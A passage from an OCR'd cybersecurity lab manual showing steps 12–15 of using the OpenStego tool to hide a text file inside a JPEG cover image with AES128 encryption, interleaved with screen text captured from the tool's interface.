
12. ☐ Now, both **Message File** and **Cover File** are uploaded. By performing steganography, the message file will be hidden in the designated cover file.


Recycle Bin
OWASP ZAP 2.8.0
desktop.ini
desktop.ini
Acrobat Reader DC
Firefox
Google Chrome
Wireshark
OpenStego
File Help
Data Hiding
Hide Data
Extract Data
Digital Watermarking (Beta)
Generate Signature
Embed Watermark
Verify Watermark
Hide data in harmless looking files
Message File
eganography Tools\Image Steganography Tools\OpenStego\New Text Document.txt
Cover File
(Select multiple files or provide wildcard (*, ?) to embed same message in multiple files)
em Hacking\Steganography Tools\Image Steganography Tools\OpenStego\Island.jpg
Output Stego File
Options
Encryption Algorithm
AES128
Password
Confirm Password
Hide Data


13. ☐ Click the **ellipsis** button next to **Output Stego File**.


Recycle Bin
OWASP ZAP 2.8.0
desktop.ini
desktop.ini
Acrobat Reader DC
Firefox
Google Chrome
Wireshark
OpenStego
File Help
Data Hiding
Hide Data
Extract Data
Digital Watermarking (Beta)
Generate Signature
Embed Watermark
Verify Watermark
Hide data in harmless looking files
Message File
eganography Tools\Image Steganography Tools\OpenStego\New Text Document.txt
Cover File
(Select multiple files or provide wildcard (*, ?) to embed same message in multiple files)
em Hacking\Steganography Tools\Image Steganography Tools\OpenStego\Island.jpg
Output Stego File
Options
Encryption Algorithm
AES128
Password
Confirm Password
Hide Data


14. The **Save - Select Output Stego File** window appears. Choose the location where you want to save the file. In this lab, the location chosen is **Desktop**.
15. Provide the file name **Stego** and click **Open**.


Recycle Bin
OWASP ZAP 2.8.0
desktop.ini
desktop.ini
Acrobat Reader DC
Firefox
Google Chrome
Wireshark
Save - Select Output Stego File
Look in:
Desktop
Administrator
This PC
Libraries
Network
Recent Items
Desktop
Documents
This PC
Network
File name:
Stego
Files of type:
Stego files (*.bmp, *.png)
Open
Cancel

